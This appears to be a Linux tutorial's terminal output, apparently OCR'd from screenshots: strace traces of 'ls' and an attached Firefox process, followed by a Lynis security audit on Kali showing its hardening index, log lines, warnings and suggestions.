access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=62788, ...}) = 0
mmap2(NULL, 62788, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb77bf000
close(3)                                = 0
```




```
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb777a000
write(1, "Desktop  Documents  Downloads  e"..., 91Desktop  Documents  Downloads  examples.desktop  Music
Pictures  Public  Templates  Videos
) = 91
close(1)                                = 0
munmap(0xb777a000, 4096)                = 0
close(2)                                = 0
exit_group(0)                           = ?
```




```
root@tj-dev:/home/tajinder# ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
root@tj-dev:/home/tajinder# 
```




```
root@tj-dev:/home/tajinder# strace -c ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  -nan    0.000000           0         9           read
  -nan    0.000000           0         1           write
  -nan    0.000000           0        10           open
  -nan    0.000000           0        13           close
  -nan    0.000000           0         1           execve
  -nan    0.000000           0         9         9 access
  -nan    0.000000           0         3           brk
  -nan    0.000000           0         2           ioctl
  -nan    0.000000           0         3           munmap
  -nan    0.000000           0         1           uname
  -nan    0.000000           0         9           mprotect
  -nan    0.000000           0         2           rt_sigaction
  -nan    0.000000           0         1           rt_sigprocmask
  -nan    0.000000           0         1           getrlimit
  -nan    0.000000           0        25           mmap2
```




```
root@tj-dev:/home/tajinder# strace -t ls
20:39:30 execve("/bin/ls", ["ls"], [/* 39 vars */]) = 0
20:39:30 brk(0)                          = 0x8462000
20:39:30 access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
20:39:30 mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb778f000
20:39:30 access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
20:39:30 open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
20:39:30 fstat64(3, {st_mode=S_IFREG|0644, st_size=62788, ...}) = 0
20:39:30 mmap2(NULL, 62788, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb777f000
20:39:30 close(3)                        = 0
20:39:30 access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
20:39:30 open("/lib/i386-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
```




```
root@tj-dev:/home/tajinder# strace -e open ls
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/librt.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libacl.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libdl.so.2", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libpthread.so.0", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libattr.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/proc/filesystems", O_RDONLY|O_LARGEFILE) = 3
open("/usr/lib/locale/locale-archive", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
Desktop     Downloads          Music    Pictures   Templates
Documents   examples.desktop   output   Public     Videos
```




```
root@tj-dev:/home/tajinder# strace -o output.txt ls
Desktop    Downloads         Music       Pictures  Templates
Documents  examples.desktop  output.txt  Public    Videos
root@tj-dev:/home/tajinder# cat output.txt
execve("/bin/ls", ["ls"], [/* 39 vars */]) = 0
brk(0)                                  = 0x8dbc000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb76
fa000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=62788, ...}) = 0
mmap2(NULL, 62788, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb76ea000
close(3)                                = 0
```




```
root@tj-dev:~# strace -p 16301 -o firefox_output.txt
Process 16301 attached - interrupt to quit
Process 16301 detached
```




```
root@kali:~# apt-get install lynis
Reading package lists... Done
Building dependency tree
Reading state information... Done
lynis is already the newest version (2.1.1-1).
```




```
root@kali:~# lynis -c

[ Lynis 2.1.1 ]

###############################################################################
#
 Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
 welcome to redistribute it under the terms of the GNU General Public License.
 See the LICENSE file for details about using this software.

 Copyright 2007-2015 - CISOfy, https://cisofy.com
 Enterprise support and plugins available via CISOfy
###############################################################################
#

[+] Initializing program
------------------------------------
  - Detecting OS...                                          [ DONE ]

  ---------------------------------------------------
  Program version:           2.1.1
  Operating system:          Linux
  Operating system name:     Debian
  Operating system version:  Kali Linux Rolling
```




```
  Lynis security scan details:

  Hardening index : 56 [###########         ]
  Tests performed : 201
  Plugins enabled : 1

  Quick overview:
  - Firewall [X] - Malware scanner [V]

  Lynis Modules:
  - Heuristics Check [NA] - Security Audit [V]
  - Compliance Tests [X] - Vulnerability Scan [V]

  Files:
  - Test and debug information      : /var/log/lynis.log
  - Report data                     : /var/log/lynis-report.dat
```




```
[15:08:42] ### Starting Lynis 2.1.1 with PID 11256, build date 22 July 2015 ###
[15:08:42] ===---------------------------------------------------------------=$
[15:08:42] ### Copyright 2007-2015 - CISOfy, https://cisofy.com ###
[15:08:42] Program version:           2.1.1
[15:08:42] Operating system:          Linux
[15:08:42] Operating system name:     Debian
[15:08:42] Operating system version:  Kali Linux Rolling
[15:08:42] Kernel version:            4.3.0
[15:08:42] Kernel version (full):     4.3.0-kali1-686-pae
[15:08:42] Hardware platform:         i686
[15:08:42] Hostname:                  kali
[15:08:42] Auditor:                   [Unknown]
[15:08:42] Profile:                   /etc/lynis/default.prf
[15:08:42] Log file:                  /var/log/lynis.log
[15:08:42] Report file:               /var/log/lynis-report.dat
[15:08:42] Report version:            1.0
[15:08:42] -----------------------------------------------------
[15:08:42] Include directory:         /usr/share/lynis/include
[15:08:42] Plugin directory:          /etc/lynis/plugins
```



```
[20:13:15] ===---------------------------------------------------------------=$
[20:13:15] Performing test ID NETW-2705 (Check availability two nameservers)
[20:13:15] Result: less than 2 responsive nameservers found
[20:13:15] Warning: Couldn't find 2 responsive nameservers [NETW-2705]
[20:13:15] Note: Non responsive nameservers can give problems for your system($
```



```
[20:13:24] Performing test ID FIRE-4590 (Check firewall status)
[20:13:24] Result: no host based firewall/packet filter found or configured
[20:13:24] Suggestion: Configure a firewall/packet filter to filter incoming a$
[20:13:24] Hardening: assigned 0 hardening points (max for this item: 5), curr$
```



```
  -[ Lynis 2.1.1 Results ]-

  Warnings:
  ----------------------------
  - Can't find any security repository in /etc/apt/sources.list or sources.list
.d directory [PKGS-7388]
      https://cisofy.com/controls/PKGS-7388/

  - Couldn't find 2 responsive nameservers [NETW-2705]
      https://cisofy.com/controls/NETW-2705/

  Suggestions:
  ----------------------------
  - Install libpam-tmpdir to set $TMP and $TMPDIR for PAM sessions [CUST-0280]
      https://your-domain.example.org/controls/CUST-0280/
  - Install libpam-usb to enable multi-factor authentication for PAM sessions [
CUST-0285]
      https://your-domain.example.org/controls/CUST-0285/
  - Install 'ecryptfs-utils' and configure for each user. [CUST-0520]
      https://your-domain.example.org/controls/CUST-0520/
```